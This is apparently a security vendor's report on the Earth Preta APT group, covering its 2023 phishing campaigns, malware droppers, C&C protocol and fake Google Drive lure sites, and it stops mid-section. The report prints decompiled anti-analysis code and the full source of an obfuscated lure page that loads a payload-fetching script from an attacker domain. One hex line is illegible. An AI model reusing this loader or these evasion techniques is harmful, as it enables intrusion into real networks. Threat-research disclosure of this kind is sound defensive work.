Behind the Scenes Unveiling the Hidden Workings of Earth Preta

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Introduction

In November 2022, we disclosed a large-scale phishing campaign initiated by the advanced persistent threat (APT) group Earth Preta, also known as Mustang Panda. The campaign targeted various countries around the Asia-Pacific (APAC) region via spear-phishing emails. Based on our previous research, government entities are one of the threat actor's primary targets.

Since the start of 2023, we've observed new arrival vectors being used by the group, such as MIROGO and QMAGENT. Furthermore, we discovered a new dropper named TONEDROP that drops the TONEINS and TONESHELL pieces of malware, which we introduced in previous blog entries. Based on our observations, the group is expanding its targets to different regions, such as Eastern Europe and Western Asia, including several countries around the APAC region like Taiwan, Myanmar, and Japan.

We analyzed the malware and the download sites we found to determine the tools and techniques the threat actors used to bypass different security solutions. For instance, we collected the scripts deployed on the malicious download sites, which enabled us to figure out how they work. We also observed that Earth Preta delivers different payloads to different victims.

In this entry, we'll share more technical details on the most recent tools, techniques, and procedures (TTPs) leveraged by the group. In addition, we will share how we were able to correlate different indicators connected to the threat actor. Part of this research was previously shared in Botconf 2023open on a new tab and first disclosed by the Camaro Dragon's report from Check Point Researchopen on a new tab.

Victimology

Beginning January 2023, we observed several waves of spear-phishing emails targeting individuals across different regions. Using data from Trend Micro™ Smart Protection Network™, we noticed that the regions being targeted were expanding to include Western Asia and Eastern Europe.

We were also able to classify the victims based on the targeted industries. As Figure 2 shows, most of the targeted individuals were working in or involved in some capacity with government-related entities. A significant number of targets also came from the telecommunications industry.




Figure 2. The industry distribution for the spear-phishing email recipients

2023 arrival vectors

In 2023, we observed Earth Preta using several new arrival vectors, including MIROGO, QMAGENT, and the new TONESHELL dropper called TONEDROP. Likewise, the infection chains of these arrival vectors have also changed. For example, in addition to deploying legitimate Google Drive download links, the actors also used other download sites that resembled but were not actually Google Drive pages. In the following sections, we will introduce these new malware families and TTPs.




Figure 3. Timeline of incidents in 2023

Backdoor.Win32.QMAGENT

Around January 2023, we found the QMAGENT malware being delivered via spear-phishing emails to target individuals involved with government organizations and entities. Initially disclosed in a report from ESETopen on a new tab, QMAGENT — also known as MQsTTang —is noteworthy because it leverages the MQTT

protocolnews article, which is commonly used in internet-of-things (IoT) devices to tunnel data and commands. Since the said report thoroughly describes the technical details of the malware, we will not expand on them here. However, we think that the protocol used deserves further investigation, and we will tackle it in the following sections.

Backdoor.Win32.MIROGO

In February 2023, we discovered another backdoor written in Golang named MIROGO, first reported as the TinyNote malware by Check Point Researchopen on a new tab. We noted that it was delivered through a phishing email embedded with a Google Drive link, which then downloaded an archive named *Note-2.7z*. The archive is password-protected, with the password provided in the email's body. After extraction, we found a single executable disguised as being addressed to an East Asian government.




Figure 4. MIROGO infection flow

Trojan.Win32.TONEDROP

In March 2023, we discovered a new dropper named TONEDROP that drops the TONEINS and TONESHELL pieces of malware. Its infection chain is similar to the one we introduced in our previous report and involves fake document files hiding XOR-ed malicious binaries.

In the following months, we found the group still using this dropper. During our investigation, we uncovered a new variant of the TONESHELL backdoor, the technical details of which we will share in the following sections.




Figure 5. Infection flow of the dropper

File name	Detection name	Description
Document.rar		Decoy archive file
N/A	Trojan.Win32.TONEDROP	Dropper found inside the archive
WaveeditNero.exe		Legitimate executable
waveedit.dll	Trojan.Win32.TONEINS	
last.pdf		
update.pdf	Backdoor.Win32.TONESHELL.ZTKD.enc	
WinDbg(X64).exe		Legitimate executable
libvlc.dll	Backdoor.Win32.TONESHELL	

Table 1. Files in TONEDROP

Before dropping and installing the files, TONEDROP will check the existence of the folder *C:\ProgramData\LuaJIT* to determine if the environment has already been compromised. It will also check the running processes and windows if they are related to malware analysis tools. If so, it will not proceed with its routine.

```
v0 = 0;
v5[0] = (int)L"cheatengine-x86_64.exe";
v5[1] = (int)L"ollydbg.exe";
v5[2] = (int)L"ida.exe";
v5[3] = (int)L"ida64.exe";
v5[4] = (int)L"radare2.exe";
v5[5] = (int)L"x64dbg.exe";
v5[6] = (int)L"procmon.exe";
v5[7] = (int)L"procmon64.exe";
v5[8] = (int)L"procexp.exe";
v5[9] = (int)L"processhacker.exe";
v5[10] = (int)L"pestudio.exe";
v5[11] = (int)L"systracerx32.exe";
v5[12] = (int)L"fiddler.exe";
v5[13] = (int)L"tcpview.exe";
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
if ( Toolhelp32Snapshot == (HANDLE)-1 )
  return 0;
pe.dwSize = 556;
if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
{
LABEL_4:
  v3 = (const wchar_t **)v5;
  while ( 1 )
  {
    if ( !_wcsicmp(*v3, pe.szExeFile) )
      ++v0;
    if ( v0 > 0 )
      break;
```

```
if ( sub_401000() > 0
  || FindWindowW(L"PROCMON_WINDOW_CLASS", 0)
  || FindWindowW(L"OLLYDBG", 0)
  || FindWindowW(L"WinDbgFrameClass", 0)
  || FindWindowW(0, L"OllyDbg - [CPU]")
  || FindWindowW(0, L"Immunity Debugger - [CPU]") )
```

Figure 6. Checking the running processes and windows

If all conditions are fulfilled, it will begin the installation procedure and drop several files. These files are embedded in the dropper and are decrypted with XOR keys.

Dropped fIle	XOR key
C:\users\public\update.pdf	*update_key*
C:\users\public\last.pdf	*last_key*
C:\users\public\waveedit.dll	*waveedit_key*
C:\users\public\WaveeditNero.exe	*WaveeditNero_key*

Table 2. The dropped files and the XOR keys used to decrypt them

After being dropped, *WaveeditNero.exe* will sideload *waveedit.dll* and decrypt the other two fake PDF files:

- It decrypts *C:\users\public\last.pdf* with XOR key *0x36* and writes it to *C:\users\public\documents\WinDbg(X64).exe*.
- It decrypts *C:\users\public\update.pdf* with XOR key *0x2D* and writes it to *C:\users\public\documents\libvlc.dll*.

TONEDROP will set up a scheduled task for the process *C:\users\public\documents\WinDbg(X64).exe,* which will sideload *C:\users\public\documents\libvlc.dll*. Next, it will construct the malicious payload and run it in memory by calling the API *EnumDisplayMonitor*s, which has a callback function.

The C&C protocol of TONESHELL variant D

We discovered a new variant of TONESHELL that has a command-and-control (C&C) protocol request packet format as follows:

Field name	Size	Data
magic	0x3	17 03 03
size	0x2	The payload size
payload	size	Payload

Table 3. Contents of the sent data after encryption


The C&C protocol is similar to the ones used by PUBLOAD and other TONESHELL variants. We classified it as TONESHELL variant D because it also uses *CoCreateGuid* to generate a unique victim ID, which is akin to the older variants.

In the first handshake, the payload should be a 0x221-byte-long buffer carrying the encryption key and the unique victim ID. Table 4 shows the structure of the payload. Note that the fields *type*, *victim_id*, and *xor_key_seed* are encrypted with *xor_key* before the buffer is sent.

FIeld name	Size (hex)	Description
xor_key	0x200	Key used to encrypt the traffic; this key is generated from *xor_key_seed*
type	0x1	*0x08*, a fixed value
victim_id	0x10	A unique victim ID generated by *CoCreateGuid*
xor_key_seed	0x10	A random seed generated by *GetTickCount*

Table 4. Content of the sent data

We found that the malware saves the value of the *victim_id* to the file *%USERPROFILE%\AppData\Roaming\Microsoft\Web.Facebook.config*.




```
00000000: c968 8b22 5dac bf86 3130 332a 45f4 e70e  .h."]...103*E...
00000010: 99f8 db32 2d3c 0f96 01c0 833a 1584 371e  ...2-<.....:..7.
00000020: 6988 2b42 fdcc 5fa6 d150 d34a e514 872e  i.+B.._..P.J....
00000030: 3918 7b52 cd5c afb6 a1e0 235a b5a4 d73e  9.{R.\....#Z...>
00000040: 09a8 cb62 9dec ffc6 7170 736a 8534 274e  ...b....qpsj.4'N
00000050: d938 1b72 6d7c 4fd6 4100 c37a 55c4 775e  .8.rm|O.A..zU.w^
00000060: a9c8 6b82 3d0c 9fe6 1190 138a 2554 c76e  ..k.=.......%T.n
00000070: 7958 bb92 0d9c eff6 e120 639a f5e4 177e  yX....... c....~
00000080: 49e8 0ba2 dd2c 3f06 b1b0 b3aa c574 678e  I....,?......tg.
00000090: 1978 5bb2 adbc 8f16 8140 03ba 9504 b79e  .x[......@......
000000a0: e908 abc2 7d4c df26 51d0 53ca 6594 07ae  ....}L.&Q.S.e...
000000b0: b998 fbd2 4ddc 2f36 2160 a3da 3524 57be  ....M./6!`..5$W.
000000c0: 8928 4be2 1d6c 7f46 f1f0 f3ea 05b4 a7ce  .(K..l.F........
000000d0: 59b8 9bf2 edfc cf56 c180 43fa d544 f7de  Y......V..C..D..
000000e0: 2948 eb02 bd8c 1f66 9110 930a a5d4 47ee  )H.....f......G.
000000f0: f9d8 3b12 8d1c 6f76 61a0 e31a 7564 97fe  ..;...ova...ud..
00000100: c968 8b22 5dac bf86 3130 332a 45f4 e70e  .h."]...103*E...
00000110: [illegible]                              ...2-<.....:..7.
00000120: 6988 2b42 fdcc 5fa6 d150 d34a e514 872e  i.+B.._..P.J....
00000130: 3918 7b52 cd5c afb6 a1e0 235a b5a4 d73e  9.{R.\....#Z...>
00000140: 09a8 cb62 9dec ffc6 7170 736a 8534 274e  ...b....qpsj.4'N
00000150: d938 1b72 6d7c 4fd6 4100 c37a 55c4 775e  .8.rm|O.A..zU.w^
00000160: a9c8 6b82 3d0c 9fe6 1190 138a 2554 c76e  ..k.=.......%T.n
00000170: 7958 bb92 0d9c eff6 e120 639a f5e4 177e  yX....... c....~
00000180: 49e8 0ba2 dd2c 3f06 b1b0 b3aa c574 678e  I....,?......tg.
00000190: 1978 5bb2 adbc 8f16 8140 03ba 9504 b79e  .x[......@......
000001a0: e908 abc2 7d4c df26 51d0 53ca 6594 07ae  ....}L.&Q.S.e...
000001b0: b998 fbd2 4ddc 2f36 2160 a3da 3524 57be  ....M./6!`..5$W.
000001c0: 8928 4be2 1d6c 7f46 f1f0 f3ea 05b4 a7ce  .(K..l.F........
000001d0: 59b8 9bf2 edfc cf56 c180 43fa d544 f7de  Y......V..C..D..
000001e0: 2948 eb02 bd8c 1f66 9110 930a a5d4 47ee  )H.....f......G.
000001f0: f9d8 3b12 8d1c 6f76 61a0 e31a 7564 97fe  ..;...ova...ud..
00000200: 08bf e510 469b 809b 468a 7e00 3e73 535d  ....F...F.~.>sS]
00000210: 35f9 d83b 128d 1c6f 7661 a0e3 1a75 6497  5..;...ova...ud.
00000220: fe                                       .
```

Figure 7. The payload in the first handshake

The C&C communication protocol works as follows:

1. The handshake containing the *xor_key* and *victim_id* is sent to the C&C server.
2. A 5-byte-sized data packet that is composed of magic and has a size of 0x02 is received.
3. A 2-byte-sized data packet decrypted with the *xor_key* and that must have a first byte of 0x08 is received.
4. Data that is composed of magic and the next payload size is received.
5. Data is received and decrypted using *xor_key*. The first byte is the command code, and the following data is the extra information.




Figure 8. C&C communication

Command code	Description
1	Not implemented
2	Not implemented
3	Write files
4	Not implemented
5	Execute commands
6	Delete files
7	Terminate *conhost.exe*

9	Delete files
10	Collect victim information

Table 5. Command codes

Fake Google Drive sites

In April 2023, we monitored a download site that distributes malware types such as QMAGENT and TONEDROP. While we were requesting the URL *https://rewards[.]roshan[.]af/aspnet_client/View.htm*, it downloaded an archive file called *Documents.rar,* which contained a file that turned out to be a QMAGENT sample.




Figure 9. Screenshot of the download site

Although the page looks like a Google Drive download page, it is actually a picture file (*gdrive.jpg*) trying to masquerade itself as a normal website. In the source code, it runs the script file *https://myanmarfreedomwork[.]org/Js/jQuery.min.js*, which will download the file *Document.rar*.

Figure 10. The malicious script embedded in the download site

In May 2023, Earth Preta continuously distributed the same download site with different paths to deploy TONESHELL, such as *https://rewards[.]roshan[.]af/aspnet_client/acv[.]htm.* In this version, the threat actor obfuscated the malicious URL script with another piece of JavaScript, as shown in Figure 11.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
<script src=""></script>
<script src="https://cdn.bootcdn.net/ajax/libs/jquery/3.6.1/jquery.min.js"></script>
<link href="https://cdn.bootcdn.net/ajax/libs/twitter-bootstrap/5.2.3/css/bootstrap.css" rel="stylesheet">
    <title>Documents</title>
</head>
<body>
<pre id="content">
<img src="gd.jpg" />
</pre>
</body>
<script type="text/javascript">


function rotateDecrypt(str, shift) {
  shift = ((shift % 26) + 26) % 26; // reduce shift to equivalent value in [0, 25]
  var rotated = "";
  for (var i = 0; i < str.length; i++) {
    var charCode = str.charCodeAt(i);
    if (charCode >= 97 && charCode <= 122) { // lowercase letters
      rotated += String.fromCharCode(((charCode - 97 - shift + 26) % 26) + 97);
    } else if (charCode >= 65 && charCode <= 90) { // uppercase letters
      rotated += String.fromCharCode(((charCode - 65 - shift + 26) % 26) + 65);
    } else { // non-alphabetic characters
      rotated += str.charAt(i);
    }
  }
  return rotated;
}


var txt= 'kRB0mRW6Vi9doGPelGPiJxTvJGBflG5vnRnfmwcel3TxV0zjV2zBnGFioC5dkG4ekxW=';
url=atob(rotateDecrypt(txt,-822));



const script = document.createElement('script');
script.src = url;
document.head.appendChild(script);

</script>
</html>
```

Figure 11. Source code of the page

```
> console.log(url)
  https://myanmarfreedomnetwork.org/Js/jQuery.min.js
```

Figure 12. The decoded URL of the malicious script

Finally, the script *jQuery.min.js* will download the archive file from *https://rewards.roshan[.]af/aspnet_client/Note-1[.]rar*.




Figure 13. The script body of “jQuery.min.js”

Following the trails

During the investigation, we tried several methods to trace the incidents and connect all the indicators together. Our findings can be summarized into three aspects: code similarities, C&C connections, and bad operational security.

Code similarities

We observed some similarities between the MIROGO and QMAGENT pieces of malware. Because of the limited hit count from our telemetry data, we believe that both are privately owned tools by Earth Preta rather than shared ones. It’s also interesting to note that the group implemented similar C&C protocols in two different programming languages.

Features	QMAGENT (MQsTTang)	MIROGO
Delivered via	Spear-phishing emails	Spear-phishing emails
First seen	Jan 2023	Feb 2023
C&C protocol	MQTT	HTTP
C&C traffic encoding key	*b'nasa'*	*b'NASA'*
C&C traffic encryption	Base64 + XOR + Base64	XOR + Base64

C&C response body	{
	"msg": "<payload>"
	}
		{
		"msg": "<payload>"
		}

Table 6. Similarities and differences between QMAGENT and MIROGO

C&C connections

The malware QMAGENT uses the MQTT protocol to transfer data. After analysis, we realized that the employed MQTT protocol was not encrypted and did not need any authorization. Because of the unique “feature” in the MQTT protocol (one publishes a message and all others receive it), we decided to monitor all the messages. We crafted a QMAGENT client and saw how many victims were targeted. After long-term monitoring, we developed the following statistical chart:

